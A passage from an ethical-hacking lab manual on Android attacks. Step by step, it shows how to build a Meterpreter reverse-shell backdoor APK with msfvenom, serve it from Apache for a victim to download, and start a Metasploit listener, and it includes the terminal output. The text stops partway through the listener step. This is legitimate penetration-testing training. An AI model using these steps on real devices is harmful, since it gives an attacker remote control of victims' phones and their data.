

# Module 17: Hacking Mobile Platforms

## Lab 1: Hack Android Devices

---

### Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

### Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit
- Hack an Android device by creating APK file using AndroRAT

### Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.


Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

## Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.


1.  Click **Parrot Security** to switch to the **Parrot Security** machine.




2.  In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




3.  Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



4.  A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

6.  Now, type **cd** and press **Enter** to jump to the root directory.



7.  In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

A screenshot of a Parrot OS terminal window titled "service postgresql start - Parrot Terminal". The terminal shows the following session:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd /home/attacker
[root@parrot] ~
└─# service postgresql start
[root@parrot] ~
└─#
```

The desktop environment visible in the background includes icons for Applications, Places, System, and a trash can. The taskbar at the bottom shows the terminal window and the status bar indicating "Mon Apr 18, 04:35".

8.  Type **msfvenom -p android/meterpreter/reverse\_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Parrot Security** machine.

The screenshot shows a terminal window on a Linux desktop environment. The terminal title is "msfvenom -p android/meterpreter/reverse\_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk - Parrot Terminal". The terminal history includes:

- \$ sudo su
- [sudo] password for attacker:
- [root@parrot] ~
- # cd
- [root@parrot] ~
- # service postgresql start
- [root@parrot] ~
- # msfvenom -p android/meterpreter/reverse\_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
- No encoder specified, outputting raw payload
- Payload size: 10185 bytes
- [root@parrot] ~
- #

The terminal window has a dark background with green text. The bottom status bar shows "Menu" and the current command.

9.  Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10.  Execute the below commands to create a **share** folder and assign required permissions to it:
- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
  - o Type **chmod -R 755 /var/www/html/share** and press **Enter**
  - o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
11.  Now, type **service apache2 start** and press **Enter** to start the Apache web server.

The screenshot shows a terminal window titled "service apache2 start - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─# service postgresql start
[root@parrot] ~
└─# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes

[root@parrot] ~
└─# mkdir /var/www/html/share
[root@parrot] ~
└─# chmod -R 755 /var/www/html/share
[root@parrot] ~
└─# chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
└─# service apache2 start
[root@parrot] ~
└─#
```

12.  Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "cp /root/Desktop/Backdoor.apk /var/www/html/share - Parrot Terminal". The terminal history is as follows:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─# service postgresql start
[root@parrot] ~
└─# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10185 bytes

[root@parrot] ~
└─# mkdir /var/www/html/share
[root@parrot] ~
└─# chmod -R 755 /var/www/html/share
[root@parrot] ~
└─# chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
└─# service apache2 start
[root@parrot] ~
└─# cp /root/Desktop/Backdoor.apk /var/www/html/share
[root@parrot] ~
└─#
```

13.  Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14.  In msfconsole, type **use exploit/multi/handler** and press **Enter**.

```
# chown -R www-data:www-data /var/www/html/share
[root@parrot]~
#service apache2 start
[root@parrot]~
#cp /root/Desktop/Backdoor.apk /var/www/html/share
[root@parrot]~
#msfconsole

# cowsay++

< metasploit >
-----
 \   _` 
  \  (oo) 
   (__)\  )\/\
    ||----| * 

      =[ metasploit v6.1.9-dev
+ ... --=[ 2169 exploits - 1149 auxiliary - 398 post
+ ... --=[ 592 payloads - 45 encoders - 10 nops
+ ... --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

15. Now, issue the following commands in msfconsole:

  - Type **set payload android/meterpreter/reverse\_tcp** and press **Enter**.
  - Type **set LHOST 10.10.1.13** and press **Enter**.
  - Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running the Metasploit Framework (msf6). The user has selected the "exploit/multi/handler" module and set the payload to "android/meterpreter/reverse\_tcp". The LHOST is set to "10.10.1.13". The user then runs "show options" to view the module's options, which are currently empty. Next, they run "show payload" to view the payload options, specifically for "android/meterpreter/reverse\_tcp". The LHOST is set to "10.10.1.13" and the LPORT is set to "4444". Finally, the user runs "show targets" to view the exploit target, which is set to "Wildcard Target".

```
File Edit View Search Terminal Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port

Payload options (android/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) >
```

16.  Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (android/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port

